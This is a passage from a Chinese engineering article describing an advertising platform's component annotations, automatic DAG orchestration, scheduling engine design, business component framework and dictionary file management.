

一个典型的开发流程如上图所示 ，开发人员开发完业务能力后（1），业务能力的静态信息会被采集到 Camp 平台（2），同时，经过全图化依赖推导得到最优 DAG 图（3），业务同学再根据实际业务情况对 DAG 图进行调整，引擎在线服务运行期间会得到最新的 DAG 流程并对外提供最新的业务流程服务（4，5），同时会把业务运行的动态信息上报至 Camp 平台（6）。

在下面的章节中，我们将对几个比较关键的技术点进行详细描述，其中就包括了可视化相关的组件自动上报和 DAG 执行相关的全图化编排、执行调度等，最后，本文还会介绍一下跟广告业务强相关的、词典在平台化中统一封装的工作。

### 4.3.2 业务采集 & 上报

为了方便管理和查询已有业务能力，平台开发框架包会在编译时扫描 @LppAbility 注解和 @LppExtension 注解来上报元数据到 Camp 平台。业务同学可以在 Camp 平台中对已有组件进行查询和可视化的拖拽。

```
//原子能力(Action)
@LppAbility(name = "POI、Plan、Unit 数据聚合平铺能力", desc = "做预算过滤之前，
需要把对象打平",
        param = "AdFlatAction.Param", response =
"List<KvPoiInfoWrapper>", prd = "无产品需求", func = "POI、Plan、Unit 数据
聚合平铺能力", cost = 1)
public abstract class AdFlatAction extends
AbstractNotForceExecuteBaseAction {

}
//扩展点
@LppExtension(name = "数据聚合平铺扩展点",
        func = "POI、Plan、Unit 数据聚合平铺", diff = "默认的扩展点，各业务线
直接无差异", prd = "无", cost = 3)
public class FlatAction extends AdFlatAction {
@Override
    protected Object process(AdFlatAction.Param param) {
    //do something
      return new Object();
    }
}
```




### 4.3.3 全图化编排

在广告投放引擎服务中，每个业务的 DAG 图，动辄便会有几十甚至上百的 Action，通过传统的人工编排或业务驱动编排，很难做到 Action 编排的最优并行化。因此，平台化框架包采用数据驱动的思想，通过 Action 之间的数据依赖关系，由程序自动推导出并行化最优的 DAG 图，即全图化编排，此后再由业务人员根据业务场景和流量场景进行定制化调整，动态下发到服务节点，交由调度引擎执行，这样通过自动推导 + 场景调优的方式便达到了场景下的最优并行。

① 全图化自动编排的基本原理

我们定义某个 Action x 的入参集合为该 Action x 执行时使用的字段，表示如下：

$$input_x(A\,,B\,,C\,......N)$$

定义某个 Action y 的出参集合为该 Action 执行后产出的字段，表示如下：


$$output_y\,(\,A\,,B\,,C\,......M)$$

当存在任意以下两种情况之一时，我们会认为 Action x 依赖于 Action y。


- input_x ∩ output_y ≠ ∅，即 Action x 的某个 / 某些入参是由 Action y 产出。
- output_x ∩ output_y ≠ ∅，即 Action x 与 Action y 操作相同字段。

② 全图化自动编排总设计

全图化自动编排总体分为两个模块：解析模块、依赖分析模块。





- **解析模块**：通过对字节码分析，解析出每个 Action 的 input、output 集合。
  - 字节码分析使用了开源工具 ASM，通过模拟 Java 运行时栈，维护 Java 运行时局部变量表，解析出每个 Action 执行依赖的字段和产出的字段。
- **依赖分析模块**：采用三色标记的逆向解析法，分析出 Action 之间的依赖关系，并对生成的图进行剪枝操作。
  - 依赖剪枝：生成图会有重复依赖的情况，为了减少图复杂度，在不改变图语义的前提下，对图进行了依赖剪枝。例如：




③ 全图化自动编排收益效果

自动纠正人工错误编排，并最大化编排并行度。某实际业务场景中，全图化前后的 DAG 对比，如下图所示：




标记蓝色的两个 Action，会同时操作同一个 Map，如果并发执行会有线程安全风险。由于方法调用栈过深，业务开发同学很难关注到该问题，导致错误的并行化编排。经过全图化分析后，编排为串行执行。


标记绿色、红色、黄色的三组 Action，每组内的两个 Action 并没有数据依赖关系，业务开发同学串行化编排。经过全图化分析后，编排为并行。

### 4.3.4 调度引擎

调度引擎的核心功能是对上述下发后的 DAG 进行调度。因此引擎需要具备以下两个功能：

- **构图**：根据 Action 的编排配置生成具体的 DAG 模板图。
- **调度**：流量请求时，按照正确的依赖关系执行 Action。

整个调度引擎的工作原理如下图：




出于对性能的考虑，调度引擎摒弃了流量请求实时构图的方法，而是采用“静态构图 + 动态调度”的方式。

- **静态构图**：在服务启动时，调度引擎根据下发的 DAG 编排配置，初始化为 Graph 模板并加载至内存。服务启动后，多个 DAG 的模板会持久化到内存中。当 Web 平台进行图的动态下发后，引擎会对最新的图进行构图并完全热替换。
- **动态调度**：当流量请求时，业务方指定对应的 DAG，连同上下文信息统一交至调度引擎；引擎按照 Graph 模板执行，完成图及节点的调度，并记录下整个调度的过程。

由于广告投放引擎服务于 C 端用户，对服务的性能、可用性、扩展性要求很高。调度引擎的设计难点也落在了这三个方面，接下来我们将进行简要的阐述。

#### 4.3.4.1 高性能实践

流程引擎服务于 C 端服务，与传统的硬编码调度相比，引擎的调度性能要至少能持平或在一个可接受的性能损失阈值内。下面，我们将从调度器设计、调度线程调优这两个有代表性的方面介绍下我们的性能实践。


① 调度器设计

**含义**：如何让节点一个一个的执行；一个节点执行完成，如何让其他节点感知并开始执行。如下图中，A 节点在执行完成后，如何通知 B，C 节点并执行。常见的思路是，节点的分层调度，它的含义及特点如下：

- 依赖分层算法（如广度优先遍历）提前计算好每一层需要执行的节点；节点一批一批的调度，无需任何通知和驱动机制。
- 在同批次多节点时，由于各节点执行时间不同，容易出现长板效应。
- 在多串行节点的图调度时，有较好的性能优势。

另一种常见的思路是，基于流水线思想的队列通知驱动模式：

- 某节点执行完成后，立即发送信号给消息队列；消费侧在收到信号后，执行后续节点。如上图 DAG 中，B 执行完成后，D/E 收到通知开始执行，不需要关心 C 的状态。
- 由于不关心兄弟节点的执行状态，不会出现分层调度的长板效应。
- 在多并行节点的图调度时，有非常好的并行性能；但在多串行节点的图中，由于额外存在线程切换和队列通知开销，性能会稍差。




如上图所示，调度引擎目前支持这两种调度模型。针对多串行节点的图推荐使用分层调度器，针对多并行节点的图推荐使用队列流水线调度器。

### 分层调度器

依赖于上面提到的分层算法，节点分批执行，串行节点单线程执行，并行节点池化执行。

### 队列流水线调度器

无论是外层的图任务（GraphTask）还是内部节点任务（NodeTask）均采用池化的方式执行。

- 节点调度机制
  - 调度机制：消费侧收到消息到节点被执行，这中间的过程。如下 DAG 中，节点在接收到消息后需依次完成：检验 DAG 执行状态、校验父节点状态、检验节点执行条件、修改执行状态、节点执行这几个过程，如下图所示：

- 这几个步骤的执行，通常存在两种方式：一种是集中式调度，由统一的方法进行处理；另一种是分散式调度，由每个后续节点独自来完成。
- 我们采用的为集中式调度：某节点执行完成后，发送消息到队列；消费侧存在任务分发器统一负责消费，再进行任务分发。

这样做的出发点是：

- 如上图中，ABC 三个节点同时完成，到 D 节点真正执行前仍有一系列操作，这个过程中如果不加锁控制，D 节点会出现执行三次的情况；因此，需要加锁来保证线程安全。而集中式任务分发器，采用无锁化队列设计，在保证线程安全的同时尽量规避加锁带来的性能开销。
- 再如一父多子的情况，一些公共的操作（校验图 / 父节点状态、异常检测等），各子节点都会执行一次，会带来不必要的系统开销。而集中式任务分发器，对公共操作统一进行处理，再对子节点任务进行分发。
- 分散式调度中，节点的职责范围过广，既需要执行业务核心代码，还需要额外处理消息的消费，职责非单一，可维护性较差。

因此，在项目实际开发中，考虑到实现的难度、可维护性、以及综合考量性能等因素，最终采用集中式调度。

② 调度线程调优


调度引擎在 DAG 执行上，提供了两种 API 给调用方，分别为：

- **异步调用**：GraphTask 由线程池来执行，并将最外层 GraphTask 的 Future 返回给业务方，业务方可以精准的控制 DAG 的最大执行时间。目前，外卖广告中存在同一个请求中处理不同广告业务的场景，业务方可以根据异步接口自

由组合子图的调度。

- **同步调用**：与异步调用最大的不同是，同步调用会在图执行完成 / 图执行超时后，才会返回给调用方。

而底层调度器，目前提供上述讲到两种调度器。具体如下图所示：





由此看出，调度引擎在内部任务执行上，多次用到了线程池。在 CPU 密集型的服务上，请求量过大或节点过多的话，大量线程切换势必会影响到服务的整体性能。针对队列通知调度器，我们做了一些调度优化，尽量将性能拉回到没有接入调度引擎之前。

- **调度线程模型调优**
  - 针对同步调用的情况，由于主线程不会直接返回，而是在等待 DAG 图执行完成。调度引擎利用这一特点，让主线程来执行最外层的 GraphTask，在处理每个请求时，会减少一次线程的切换。
- **串行节点执行优化**
  - 如上面 DAG 图中，存在一些串行节点（如单向 A → B → C → D），在执行这 4 个串行节点时，调度引擎则不会进行线程的切换，而是由一个线程依次完成任务执行。
  - 在执行串行节点时，调度引擎同样不再进行队列通知，而是采用串行调度的方式执行，最大化减少系统开销。

### 4.3.4.2 高可用实践

在高可用上，我们从隔离和监控上简要介绍下我们的实践，它的核心原理如下图所示：




① 业务隔离

广告场景中，同一服务中经常会存在多条子业务线，每条业务线的逻辑对应一张 DAG。对于同一服务内各个业务线的隔离，我们采用的是“**单实例 – 多租户**”的方案。这是因为：

- 流程引擎活跃在同一个进程内，单实例方案管理起来要更容易。
- 流程引擎内部实现过程中，针对图的粒度上做了一些多租户隔离工作，所以在对外提供上更倾向于单实例方案。

除 DAG 调度和 Node 调度为静态代码外，图的存储、DAG 的选取与执行、Node 节点的选取与执行、各 DAG 的节点通知队列都采用多租户隔离的思想。

② 调度任务隔离

调度任务主要分为：DAG 任务（GraphTask）、节点任务（NodeTask）两类。其中一个 GraphTask 对应多个 NodeTask，并且其执行状态依赖所有的 NodeTask。

调度引擎在执行时，采用二级线程池隔离的方式将 GraphTask 和 NodeTask 的执行进行隔离。

这样隔离的出发点是：

- 每个线程池职责单一，执行任务更加单一，相应的过程监控与动态调整也更加方便。
- 如果共用一个线程池，如果出现瞬时 QPS 猛增，会导致线程池全被 GraphTask 占据，无法提交 NodeTask 最终导致调度引擎死锁。

因此，无论是线程精细化管理还是隔离性上，两级线程池调度的方式都要优于一级线程池调度。

③ 过程监控

对 DAG 调度的监控，我们将其分成三类。分别为异常、超时、统计，具体如下：

- 异常：图 / 节点执行异常，支持配置重试、自定义异常处理。
- 超时：图 / 节点执行超时，支持降级。
- 统计：图 / 节点执行次数 & 耗时，提供优化数据报表。

#### 4.3.4.3 高可用实践

广告业务逻辑复杂，在投放链路上存在大量的实验、分支判断、条件执行等。并且广告投放服务的迭代频率和发版频率也非常高。因此，调度引擎在可扩展上首先要考虑的是如何调度条件节点，以及编排配置如何在无发布下快速生效这两个问题。

① 节点条件执行

对于节点的条件执行，我们在配置 DAG 时，需要显示的增加 Condition 表达式。调度引擎在执行节点前，会动态计算表达式的值，只有满足执行条件，才会执行该节点。

② 配置动态下发

- 如前图所示，我们将构图与调度通过中间态 Graph 模板进行解耦，编排配置

可以通过 Web 平台编辑后，动态下发到服务上。

- 由于调度引擎在调度过程中，多次用到了线程池，对于线程池的动态更新，我们借助了公司的通用组件对线程池进行动态化配置和监控。

#### 4.3.4.4 调度引擎总结

**① 功能方面**

**DAG 核心调度**

- 调度引擎提供两种常见调度器的实现，针对不同的业务场景，能较好的提供支持。
- 调度引擎采用经典的两级调度模型，DAG 图 / 节点任务调度更具有隔离性和可控性。

**节点条件执行**

- 对于节点的调度前置增加条件校验功能，不满足条件的节点不会执行，调度引擎会根据上下文以及流量情况动态判断节点的执行条件。

**超时处理**

- 对 DAG、Stage、Node 节点均支持超时处理，简化内部各个业务逻辑的超时控制，将主动权交给框架统一进行处理。在保证性能的前提之下，提高内部逻辑的处理效率。

**节点可配置化**

- 同一个 Node 节点，会被对个业务场景使用，但各业务场景的其处理逻辑且不近相同。针对这种情况，增加节点的配置化功能，框架将节点的配置传入逻辑内部，实现可配置。


**② 性能方面**

- 在多串行节点的 DAG 场景下，性能基本可以持平原有的裸写方式。

- 在多并行节点的 DAG 场景下，由于池化的影响，在多线程池抢占和切换上，存在一些性能折损；再进行多次调优和 CPU 热点治理上，TP999 折损值可以控制到 5ms 以内。

### 4.3.5 业务组件层沉淀

如“4.2.2.1 功能的标准化”中给出的定义，可独立实现并部署的业务功能模块抽象为业务组件。从业务逻辑中提取高内聚、低耦合的业务组件，是提升代码复用能力的重要手段。在实践中，我们发现不同业务组件包含的逻辑千差万别，具体实现方式和设计与代码风格也参差不齐。因此，为了统一业务组件的设计思路和实现方式，我们实现了一套标准化的组件框架，以减少新组件开发的重复性工作，并降低使用方的学习和接入成本。




上图左边展示了业务组件的整体框架，底层为统一的公共域和公共依赖，上层为业务组件标准的实现流程，切面能力则实现对业务逻辑的支持。右边为基于框架开发的智能出价组件示例。框架的作用是：

#### ① 统一的公共域和依赖管理

- 公共域是指在不同的业务组件中都会使用到的业务实体。我们将业务上的公用域对象提取出来，作为基础组件提供给其他业务组件使用，以减少域对象在不同组件重复定义。
- 业务组件都有很多内部和外部的依赖。我们对公共依赖进行了统一的梳理和筛选，同时权衡各方面因素，确定了合理的使用方式。最终形成一套完整成熟的依赖框架。

**② 统一的接口和流程**

- 我们将业务组件抽象为三个阶段：数据和环境准备阶段 Prepare、实际计算阶段 Process 和后置处理阶段 Post。每个阶段都设计了抽象的泛型模板接口，最后通过不同的接口组合完成组件中的不同业务流程。所有类在接口设计上都提供了同步和异步两种调用方式。

**③ 统一的切面能力**

- 目前所有的服务模块均采用 Spring 作为开发框架，我们利用其 AOP 功能开发了一系列的切面扩展能力，包括日志采集、耗时监控、降级限流、数据缓存等功能。这些功能均采用无侵入式代码设计，减少切面能力与业务逻辑的耦合。新的业务组件通过配置的方式即可完全复用。

智能出价组件即为基于以上框架开发的业务组件。智能出价组件是对广告出价策略的抽象聚合，包括 PID、CEM 等多个算法。出价策略依赖的用户特征获取、实验信息解析等数据统一采用 Prepare 模板实现；具体 PID、CEM 算法的实施统一采用 Process 模板实现；对出价结果的校验、参数监控等后置操作则统一采用 Post 模板实现。整个组件所使用的公用域对象和第三方依赖也统一托管于框架进行管理。

### 4.3.6 工具包 – 词典管理

在“4.2.2.1 功能的标准化”中也定义了工具包的含义，即单个的、简单的非业务功能模块抽象为工具。工具包的建设是广告平台化工作提效的重要基础，其主要的作用是处理业务逻辑无关的辅助类通用流程或功能。例如：广告系统中存在大量的 KV 类数据需要加载到内存中使用，我们称之为词表文件。为了实现词表文件的全生命周期管理，广告平台化进行了词表管理工具的设计与开发，并在业务使用过程中积累了很好的实践效果。

### ① 词表管理的设计

| 层 | 组成 |
| --- | --- |
| 流程层 | 新增词表流程、更新词表流程、注销词表流程、回滚词表流程 |
| 模块层 | 周期巡检模块、文件上传模块、词表版本模块、词表加载模块、词表卸载模块、事件监听模块、文件下载模块、文件清理模块、词表注册模块、词表访问模块 |
| 插件层 | 监听器、校验器、加载器、管理配置 |
| 组件层 | 命名空间、环境隔离、Bucket管理、报警通知、文件上传、文件下载、文件管理、文件读取、文件版本、动态配置、内存监控、重试机制 |
| 存储层 | Zookeeper、S3、本地磁盘、Kafka |

上图是词表管理平台的整体架构，词表管理平台整体采用分层设计，自上而下分别五层：

- **存储层**：主要用于数据的存储和流转。其中美团内部的 S3 完成在云端的词表文件存储，Zookeeper 主要用于存储词表的版本信息，在线服务通过监听的方式获取最新的版本更新事件。
- **组件层**：每个组件可以视为独立的功能单元，为上层提供通用的接口。
- **插件层**：业务插件的作用主要是提供统一的插件定义和灵活的自定义实现。例如：加载器主要用途为提供统一格式的词表加载和存储功能，每个词表可以动态配置其加载器类型。
- **模块层**：模块层主要是从业务角度看整体词表文件不同流程的某一环节，模块之间通过事件通知机制完成交互。例如：词表管理类模块包含词表版本管理、事件监听、词表注册、词表加 / 卸载、词表访问等。
- **流程层**：我们将一个完整词表业务行为过程定义为流程。词表的整个生命周期可以分为新增词表流程、更新词表流程、注销词表流程、回滚词表流程等。

**② 词表管理的业务收益**

平台化词典管理工具在业务实践中具有的主要优势为：

- **更灵活的服务架构**：词表流程的透明化。使用方无需关注词表流转过程，采用统一 API 访问。
- **统一的业务能力**：统一的版本管理机制，统一的存储框架，统一的词表格式和加载器。
- **系统高可用**：快速恢复和降级能力，资源和任务隔离、多优先级处理能力等多重系统保障功能。

## 4.4 产研新流程

上文中提到，由于广告业务线较多，且涉及诸多上下游，工程与策略经过几年快速迭代之后，现有业务逻辑已极为复杂，导致在日常迭代中，一些流程性问题也逐步凸显。

**① PM 信息获取困难**

PM 在进行产品调研与设计时，对涉及的相关模块当前逻辑不是很清楚，往往通过线下咨询研发人员的方式来解决，影响双方的效率，同时产品设计文档中纯以业务视角和流程来阐述，导致每次评审时，QA 和研发人员很难直观获取到改动点和改动范围，中间又会花费大量时间来相互沟通，从而确认边界与现有逻辑的兼容性等问题。


**② 研发人员的功能评估完全依赖经验**

研发人员在方案设计时，很难直接获取到横向相关模块是否有类似功能点（可复用或可扩展），导致复用率低，同时在项目排期时完全依赖个人经验，且没有统一的参考标准，经常出现因工作量评估不准而导致项目延期的情况。

**③ QA 测试及评估效率低**

QA 在功能范围评估时，完全依赖研发同学（RD）的技术方案，且大多数也是通过口头交流的方式来确认功能改动涉及的范围和边界，在影响效率的同时，还会导致一些

测试问题在整个项目周期中被后置，影响项目的进度。同时，平台化后基础 JAR 包的管理完全依靠人工，对一些 Action，尤其是基础 Action 也没有统一的测试标准。以上问题可以概括如下：





## 4.4.1 目标

借助平台化，对项目交付的整个过程（如下图所示），实施产研新流程，以解决产品、研发与测试人员在迭代中遇到的问题，赋能业务，从而提升整体项目的交付效率与交付质量。

## 4.4.2 思考与落地


基于平台化实施产研新流程，即利用 Stage/Action 的方式来驱动整个项目的交付，如下图所示：



